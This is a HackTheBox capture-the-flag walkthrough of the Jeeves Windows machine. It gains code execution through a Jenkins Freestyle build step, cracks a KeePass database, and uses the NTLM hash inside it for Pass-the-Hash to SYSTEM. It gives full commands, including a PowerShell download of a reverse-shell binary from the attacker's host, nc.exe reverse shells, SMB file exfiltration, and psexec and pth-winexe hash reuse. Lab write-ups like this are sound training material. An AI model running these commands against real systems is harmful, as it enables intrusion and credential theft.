Overview
Jeeves is a medium HackTheBox Windows machine built around a Jenkins instance hidden behind an unassuming Ask Jeeves-style search page. Creating a Freestyle project and adding a Windows batch build step gives arbitrary command execution as kohsuke, from where a KeePass database on the desktop yields an NTLM hash usable for Pass-the-Hash authentication as Administrator. The final twist is that the root flag isn’t a plain file, it’s hidden inside an NTFS alternate data stream.
Attack Chain
- Scan the target and identify
HTTPon80,RPCon135,SMBon445, and a secondHTTPservice on50000 - Find an
Ask Jeeves-style search page on port80that leads nowhere useful - Identify
Jetty 9.4.z-SNAPSHOTon port50000and fuzz for hidden paths - Discover
/askjeeves, aJenkinsdashboard running version2.87 - Create a Freestyle project and add a Windows batch build step for command execution
- Download and execute a reverse shell payload, retrying with different payloads until a stable shell as
kohsukeis caught - Read the user flag
- Find a
KeePassdatabase,CEH.kdbx, in the user’s Documents folder - Transfer the database over
SMBand crack it offline withkeepass2johnandjohn - Open the database with
kpcliand recover anNTLMhash stored inside - Confirm the hash belongs to
Administratorwithnetexec - Use
impacket-psexecforPass-the-Hashauthentication and get aSYSTEMshell - Find that the expected root flag is missing, with a hint to “look deeper”
- Discover an
NTFSalternate data stream attached to a file on the Administrator’s desktop - Read the root flag from the alternate data stream
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.228.112; export NAME=JEEVES; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
80,135,445,50000
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Web Enumeration
Port 80 - Ask Jeeves
Browsing to port 80 shows a web app with search functionality called Ask Jeeves.

Searching for test redirects us to /error.html?, which is just a single error image.

Port 50000 - Jenkins
Browsing to port 50000 lands on a 404 page that reveals the server is running Jetty 9.4.z-SNAPSHOT.

We fuzz the site for hidden paths.
dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_words.txt
We find one endpoint, /askjeeves.

Navigating there lands us on a Jenkins dashboard running version 2.87.

Foothold
Jenkins Build Step RCE
We create a new job called revshell443 and select Freestyle project.

We leave everything else as-is and scroll to the bottom of the page.

Under Build, we select Add build step, then Execute Windows batch command.

With this functionality available, we can execute commands directly. We use powershell iwr to download an rcat reverse shell binary and save it to C:\ProgramData.
powershell iwr -uri http://10.10.14.17/rcat.exe -Outfile c:/ProgramData/rcat_10.10.14.17_443.exe
We start a nc listener with rlwrap -cAr on port 443 and execute the payload:
C:\ProgramData\rcat_10.10.14.17_443.exe

The payload downloads and executes.

The resulting shell turns out to be faulty.

We try a different approach, using nc.exe as the payload instead of one of the PowerShell payloads from revshells.com.

This works, and we catch a shell as kohsuke.

We read the user flag.

Privilege Escalation
Finding the KeePass Database
We recursively list C:\Users with tree /F and spot CEH.kdbx in C:\Users\kohsuke\Documents.

To transfer the file to our attacking machine, we start an SMB share.
impacket-smbserver -smb2support CompData /home/mrbeetroot/Shares
Back on the target, we copy CEH.kdbx to our share.
copy .\CEH.kdbx \\10.10.14.17\CompData\CEH.kdbx

Cracking the Database
On our attacking machine, we use keepass2john to format the hash for john.
keepass2john CEH.kdbx > keepass.hash
We then crack it with john.
john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
We recover a password.

moonshine1
Recovering an NTLM Hash
We open the database with kpcli.
kpcli
open CEH.kdbx
moonshine1
ls
cd CEH
show 0 -f
We find a password that appears to be an NTLM hash.

aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
We test the hash with netexec against Administrator.
nxc smb $IP -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00' --local-auth
The hash is confirmed as the Administrator hash.

Pass-the-Hash to SYSTEM
We don’t have RDP or SMB shell access directly, so we use impacket-psexec with Pass-the-Hash.
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 Administrator@$IP
We get a SYSTEM shell.

As an alternate Pass-the-Hash method, pth-winexe also works from our attacking machine:
pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd
Since SMB-based shells can be slow, we use nc.exe from earlier for a more stable shell.
.\nc.exe 10.10.14.17 443 -e cmd.exe

Finding the Root Flag in an Alternate Data Stream
We try to read the expected root flag, but instead find a message: The flag is elsewhere. Look deeper.

We use dir /a /o /q /r to view hidden files, ownership, and alternate data streams.
dir /a /o /q /r


We spot an alternate data stream named root.txt. It can be read with either cmd and more, or PowerShell and Get-Content.
With cmd:
more < hm.txt:root.txt
With PowerShell:
powershell Get-Content -Path c:\users\administrator\Desktop\hm.txt -Stream root.txt
We have the root flag.
Key Takeaways
Jeeves shows how a feature-rich CI/CD tool like Jenkins is effectively remote code execution as a service once an attacker can create or configure a job, the batch build step turned web access into a foothold in a couple of clicks. Privilege escalation reinforces the danger of leaving password manager databases readable by low-privileged users: cracking the master password offline unlocked a stored NTLM hash that was immediately usable for Pass-the-Hash authentication as Administrator. The final NTFS alternate data stream is a reminder that Windows file systems can hide data in places standard directory listings won’t show.